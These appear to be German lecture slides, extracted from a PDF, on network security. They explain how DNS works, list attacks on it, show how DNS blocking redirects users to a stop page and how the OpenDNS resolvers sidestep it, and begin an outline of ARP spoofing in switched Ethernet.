
- DNS: Domain Name System
 - Abbildung des Rechnernamens auf IP-Adresse
 - Anfrage an Nameserver
 - typischerweise in WANs

- Angriffe auf DNS
 - Sniffing von DNS-Anfragen
 - Fälschen der DNS-Antworten
 - Denial-of-Service



Zunächst wird DNS-Server angefragt

Nutzer Access Provider Host-Provider




Browser


1. sendet DNS-Request: www.server.net
2. empfängt DNS-Antwort: **192.133.1.666**

Anschließend wird Inhalt abgerufen


Nutzer Access Provider Host-Provider




DNS-Sperre: DNS-Server sendet »falsche« Antwort



Mit DNS-Sperre landet der Nutzer im WWW auf Stopp-Seite



Mit DNS-Sperre und Open DNS



Browser

1. sendet DNS-Request: www.server.net
2. empfängt DNS-Antwort: **192.133.1.666**

UH

OpenDNS > Use OpenDNS

https://www.opendns.com/start/ open dns

OpenDNS

HOME SOLUTIONS USE OPENDNS CUSTOMERS SUPPORT ABOUT US BLOG

Use OpenDNS (Step 1 of 3: Change DNS settings)

It only takes 2 minutes. Change DNS on your:

Computer OR Router OR DNS Server

Best for home users

Get instructions for Windows, Mac, mobile phones, and more.

Enable OpenDNS on your router so every computer benefits.

Learn how to use OpenDNS with your existing DNS servers.

1 Change your DNS settings

2 Create a free OpenDNS account (optional)

3 Manage settings in your Dashboard (optional)

Video Tutorial
Take a few minutes to watch our step-by-step [video](#) on getting started with OpenDNS.

Find out how OpenDNS complements your existing network setup
Read our IT Administrator [Best Practices](#).

The straight dope
Our nameservers are **208.67.222.222** and **208.67.220.220**.

Solutions

[For Home Network](#)
[For K-12 School](#)
[For Small/Medium Business](#)
[For Enterprise](#)

Use OpenDNS

[On your computer](#)
[On your router](#)
[On your DNS server](#)
[Best Practices](#)
[Create a free account](#)

Support

[Knowledge Base](#)
[Forums](#)
[System Status](#)
[CacheCheck](#)
[Contact](#)

About Us

[Overview](#)
[Management](#)
[Press Center](#)
[Awards](#)
[Careers](#)


OpenDNS

208.67.222.222
208.67.220.220

Spoofing-Angriffe: Funktionsweise (Ethernet)

Rechner **A** und **D** kommunizieren miteinander:


b) im Switched Ethernet




C greift an

ARP: Address Resolution Protocol

